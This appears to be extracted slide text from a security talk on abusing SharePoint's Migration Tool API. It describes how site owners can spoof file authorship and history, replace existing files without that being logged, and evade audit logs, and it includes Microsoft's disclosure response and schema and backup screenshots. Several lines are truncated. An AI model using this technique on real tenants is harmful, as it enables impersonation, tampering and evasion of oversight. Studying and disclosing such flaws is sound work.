
IV for decrypting the file content

Matching SPListItem






Abusing SPMT: Demo!



SPMT bypasses logging

- File creation or replace *not logged*



Reported to Microsoft Nov 28 2022

Description

Summary

SharePoint Migration Tool (SPMT) is meant for migrating large amount of files from on-prem file shares to SharePoint, OneDrive, or Teams. By abusing the backend API calls, site owners can spoof and tamper with files.

File creations are

Description

SPMT migration

1. Files and th
2. A job is sta

Expected be

- Migrated f
- Existing file
- File creatio

Observed b

When using the
timestamps, and

Consequently, site owners (such as a person that creates a Teams site) can create files as any user, including file history (spoofing). Moreover, they can replace existing files using the guid of existing file (tampering with).

When a file is created using SPMT APIs, it is not logged in audit log. When a file is replaced with SPMT APIs, there is a "Deleted file" event performed by "SHAREPOINT\System".

MSRC has investigated this issue and concluded that this does not require immediate attention as Migration API overwrites the existing files (clearly documented in [SharePoint Online Import Migration API | Microsoft Learn](#)). When migrating content from SharePoint On-premises, customers want to preserve metadata from source files, to keep them on SharePoint Online. Appending versions is not supported and the files will be overwritten. Only SharePoint site collection administrator (SCA) is able to submit the job, and we expect that a SCA has sufficient knowledge about the migration. For large enterprise customers, a tenant admin is responsible for migration of all content for an organization. Therefore, preserving the name of the migrator does not make a lot of sense for the migration experience.



The Next Generation

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- SObject element
- SObjects element
- Toolbar element (SPView)
- Toolbar element (SPWebPart)
- UserX element
- Versions element (SPFile)**
- Versions element (SPListItem)
- View element
- ViewBidiHeader element (SPView)
- ViewBidiHeader element (SPWebPart)
- View Body element (SPView)
- View Body element (SPWebPart)
- ViewData element (SPView)
- ViewData element (SPWebPart)
- ViewEmpty element (SPView)
- ViewEmpty element (SPWebPart)
- ViewFields element (SPView)
- ViewFields element (SPWebPart)
- ViewFooter element (SPView)
- ViewFooter element (SPWebPart)
- ViewHeader element (SPView)
- ViewHeader element (SPWebPart)

[...](#) / [SharePoint schema reference](#) / [Content migration schemas](#) / [DeploymentManifest schema](#) /

SObject Element (DeploymentManifest)

Article • 06/29/2022 • 4 contributors


Applies to: SharePoint 2016 | SharePoint Foundation 2013 | SharePoint Online | SharePoint Server 2013

Represents an instance of a top-level Windows SharePoint Services 3.0 object (SPGenericObject).

Definition

XML

```
DECLARATION
<xs:element name="SObject"
  type="SPGenericObject"
  minOccurs="0" maxOccurs="unbounded"
/>
USAGE
<SObjects>
  <SObject
    ObjectType="SObjectType"
    Id="Guid"
    ParentId="Guid"
    Name="xs:string"
    IsDeleted="xs:boolean"
    ParentWebId="Guid"
    ParentWebUrl="xs:string"
    ContentTypeId="xs:string"
    Url="xs:string"
  />
</SObjects>
```






Dr. Nestori Syynimaa ✓

@DrAzureAD



Walking down the memory lane, let's see where this leads..



1:52 PM · Dec 20, 2022 · **7,803** Views

On-prem SharePoint backup



Backup and Restore

Central Administration

Application
Management

System Settings

Monitoring

Backup and Restore

Security

Upgrade and Migration

General Application
Settings

Apps

Office 365

Configuration Wizards



Farm Backup and Restore

[Perform a backup](#) | [Restore from a backup](#) | [Configure backup settings](#) | [View backup and restore history](#) | [Check backup and restore job status](#)



Granular Backup

[Perform a site collection backup](#) | [Export a site or list](#) | [Recover data from an unattached content database](#) | [Check granular backup job status](#)

Export the contents of a site or a list



Site Or List Export

Central Administration

Application
Management

System Settings

Monitoring

Backup and Restore

Security

Upgrade and Migration

General Application
Settings

Apps

Office 365

Configuration Wizards

Readiness

 No export is in progress.

 Timer service is running.

Site Collection

Select a site or list to export. First select the site collection that contains the site, then select a site to export. To export a list, select the site collection and site that contain it, and then select the list.

File location:

Specify the destination for the export package.

Export Full Security

Export full security of the site, including author, editors, created by times, and modified by times. This also includes all users in the sites.

Export Versions

Select the version history information to include for files and list items. You can include all versions, the last major version, the current version, or the last major and last minor versions.

Site Collection: <http://sharepoint/sites/teamsite1> ▼

Site: No selection ▼

List: No selection ▼

Filename:

☐ Overwrite existing files

Example: \\backup\SharePoint\export.cmp

☐ Export full security


Export versions

All Versions ▼

Start Export

Cancel

On-prem SharePoint backup



On-prem SharePoint backup

Name	Size	Type	Date	Path
00000124.dat	1 KB	DAT File	5.8.2007 16.00	
00000125.dat	2 KB	DAT File	5.8.2007 16.00	
00000126.dat	2 KB	DAT File	5.8.2007 16.00	
00000127.dat	1 KB	DAT File	5.8.2007 16.00	
00000128.dat	1 KB	DAT File	5.8.2007 16.00	
00000129.dat	1 KB	DAT File	5.8.2007 16.00	
00000130.dat	4 KB	DAT File	5.8.2007 16.00	
00000131.dat	4 KB	DAT File	5.8.2007 16.00	
00000132.dat	35 KB	DAT File	5.8.2007 16.00	
00000133.dat	13 KB	DAT File	5.8.2007 16.00	
00000134.dat	6 KB	DAT File	5.8.2007 16.00	
00000135.dat	7 KB	DAT File	5.8.2007 16.00	
ExportSettings.xml	1 KB	XML Document	5.8.2007 16.00	
LookupListMap.xml	1 KB	XML Document	5.8.2007 16.00	
Manifest.xml	3 492 KB	XML Document	5.8.2007 16.00	
Requirements.xml	10 KB	XML Document	5.8.2007 16.00	
RootObjectMap.xml	1 KB	XML Document	5.8.2007 16.00	
SystemData.xml	27 KB	XML Document	5.8.2007 16.00	
UserGroup.xml	1 KB	XML Document	5.8.2007 16.00	
ViewFormsList.xml	6 KB	XML Document	5.8.2007 16.00	

318 items | 1 item selected 3,40 MB

Stuff to be restored

Metadata

Metadata: Manifest.xml

- Same but more

SPFile

```
<SPObject Id="73e6c285-54af-4628-b4bc-636788a47553" ObjectType="SPFile" ParentId="2feddf69-2280-450d-89b8-d9c4b3de29b1"
